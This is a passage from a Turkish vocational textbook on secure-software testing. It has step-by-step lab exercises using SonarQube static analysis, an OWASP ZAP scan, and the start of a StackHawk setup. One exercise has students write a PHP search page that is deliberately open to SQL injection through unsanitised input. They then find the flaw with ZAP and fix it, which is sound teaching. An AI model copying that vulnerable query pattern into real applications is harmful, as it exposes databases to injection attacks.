
Görsel 3.63: Token oluşturuldu ekranı

11. Adım: Açılan sayfada **Run analysis on your project** bölümünden **.NET** sekmesine tıklayınız (Görsel 3.64).




Görsel 3.64: .NET çalıştırma

12. Adım: Açılan ekranda karşınıza çıkan kodları terminal programında sırayla çalıştırınız (Görsel 3.65).




Görsel 3.65: .NET çalıştırma kodları

13. Adım: Terminali açarak projenizin bulunduğu klasör yolunu belirtiniz ve Görsel 3.66'da görülen kodları sırayla çalıştırınız.




Görsel 3.66: Terminal ekranı

14. Adım: SonarQube programını tarayıcıdan açınız (Görsel 3.67).




Görsel 3.67: Kod inceleme durumu

15. Adım: Açılan sayfada **Overall Code** sekmesine giderek kod incelemesinde ortaya çıkan sorunları gözlemleyiniz (Görsel 3.68).



Görsel 3.68: Kod incelemede ortaya çıkan hatalar

16. Adım: Kod sayfasında önerilen düzeltmeleri yapınız (Görsel 3.69).



Görsel 3.69: Kod incelemede önerilen düzeltmeler

SIRA SİZDE

Oluşturduğunuz bir C# projesinin statik kod inceleme testini, SonarQube aracını kullanarak gerçekleştiriniz.

DEĞERLENDİRME		
Çalışmanız aşağıda yer alan kontrol listesi kullanılarak değerlendirilecektir. Çalışmalarınızı yaparken değerlendirme ölçütlerini dikkate alınız. Çalışmanızı bir ders saati içinde tamamlayınız.		
KONTROL LİSTESİ		
DEĞERLENDİRME ÖLÇÜTLERİ	**EVET**	**HAYIR**
1. C# projesini oluşturdu.		
2. SonarQube aracını kullanarak yeni proje oluşturdu.		
3. Proje analizine başladı.		
4. Analiz sonucunu görüntüledi.		
5. Varsa düzeltmeleri uyguladı.		
6. Çalışmayı verilen sürede tamamladı.		
7. Eksik olduğu ölçütleri tamamladı.		

16. UYGULAMA


> Web uygulamasının, dinamik kod inceleme aracı OWASP ZAP ile incelenmesi işlemini verilen adımlar doğrultusunda gerçekleştiriniz.

1. Adım: PHP web sunucusu **(XAMPP, WampServer vb.)** programını çalıştırınız ve **MySQL** uygulamasını açınız.

2. Adım: İnternet tarayıcısında **phpMyAdmin** sayfasından **example3_db** isimli veri tabanını oluşturunuz.


3. Adım: products isimli yeni bir tabloyu **dört sütun** olarak oluşturunuz.

4. Adım: Sütun bilgilerini giriniz ve **Kaydet** butonuna basınız (Görsel 3.70).



Görsel 3.70: Products tablosu

5. Adım: Ekle butonuna tıklayınız ve **product_name** değeri olarak **bilgisayar**, **product_count** değeri olarak **7**, **product_type** değeri olarak **elektronik** yazarak **Git** butonuna basınız (Görsel 3.71).



Görsel 3.71: Products tablosuna kayıt girme

6. Adım: Veri tabanına **beş satır** daha ekleyiniz.


7. Adım: guvenliyazilimtest2 klasörü ve bir metin editörü kullanarak klasörün içine **index.php** adında bir PHP dosyası oluşturunuz.

8. Adım: index.php dosyası içine şu kodu yazınız:

```
<?php
session_start();
$database_host = “localhost”;
$database_user = “root”;
$database_pass = “”; // Veri tabanı şifresi
$database_name = “example3_db”;
$connection = new mysqli($database_host, $database_user, $database_pass, $database_name);
if ($connection->connect_error) {
   die(“Veri tabanı bağlantı hatası: “ . $connection->connect_error);
}
if(isset($_POST[‘search’])) {
   $searchTerm = $_POST[‘search’];
      // Güvensiz bir şekilde kullanıcıdan gelen veriyi arama sorgusuna dâhil etme (SQL enjeksiyon açığı içerir.)
   $sql = “SELECT * FROM products WHERE product_name LIKE ‘%$searchTerm%’”;
      // Sorguyu çalıştır.
   $result = mysqli_query($connection, $sql);
      if ($result) {
      // Sonuçları görüntüle.
```


```
        while ($row = mysqli_fetch_assoc($result)) {
            echo "Ürün Adı: " . $row['product_name'] . "<br>";
            echo "Ürün Sayısı: " . $row['product_count'] . "<br>";
            echo "Ürün Çeşidi: " . $row['product_type'] . "<br>";
        }
    } else {
        echo "Sorgu hatası: " . mysqli_error($connection);
    }
}
?>

<!DOCTYPE html>
<html>
<head>
    <title>Ürün Arama</title>
</head>
<body>
    <h2>Ürün Arama</h2>
    <form method="POST">
        Ürün Adı: <input type="text" name="search" value="">
        <input type="submit" value="Ara">
    </form>
</body>
</html>
```

9. Adım: İnternet tarayıcısında **localhost/guvenliyazilimtest2** adresini açarak web uygulamasında ürün arama gerçekleştiriniz (Görsel 3.72).




Görsel 3.72: Ürün arama sonuç ekranı

10. Adım: OWASP ZAP uygulamasını açıp, **Automated Scan** butonuna tıklayarak uygulamanızın bulunduğu URL bilgisini **URL to attack** kısmına yazınız ve **Saldırı** butonuna tıklayınız (Görsel 3.73).



Görsel 3.73: OWASP ZAP yeni bilgi giriş ekranı

11. Adım: SQL enjeksiyonu saldırısına sebebiyet veren SQL sorgusunu inceleyiniz (Görsel 3.74). Kullanıcıdan alınan **Ara (Search)** değerinin SQL sorgusuna doğrudan dâhil edildiğini gözlemleyiniz.



Görsel 3.74: OWASP ZAP zafiyet inceleme


12. Adım: SQL enjeksiyonu saldırısına sebebiyet veren kodu düzeltip, testi tekrar gerçekleştirerek testin sonucunu inceleyiniz.

17. UYGULAMA

> Bir web uygulamasının dinamik kod analizini verilen adımlar doğrultusunda gerçekleştiriniz.


1. Adım: Web uygulamanızı çalıştırınız.

2. Adım: Dinamik kod analizi aracı için kullanıcı hesabınızı oluşturunuz (Görsel 3.75). Hesabınızı oluşturduğunuzda size verilen API_KEY bilgisini kaydediniz.




Görsel 3.75: Uygulama kullanıcı hesabı oluşturma

3. Adım: Dinamik kod analizi için Application Name bölümünü **dinamikkodanalizi**, Environment Name bölümünü **Development** seçip, **Next** butonuna basarak ilerleyiniz (Görsel 3.76).




Görsel 3.76: Uygulama proje bilgileri

4. Adım: Application Type sekmesinden **Static Site** seçeneğini seçerek **Next** butonuna basınız (Görsel 3.77).




Görsel 3.77: Uygulama proje tipi bilgileri

5. Adım: YAML ekranında, size verilen **Download + Setup** bölmesinde bulunan **Add a stackhawk.yml** dosyasını oluşturmanız için gerekli kodu kopyalayınız ve **Finish!** butonuna basınız (Görsel 3.78).



Görsel 3.78: Uygulama yml dosyası oluşturma bilgileri

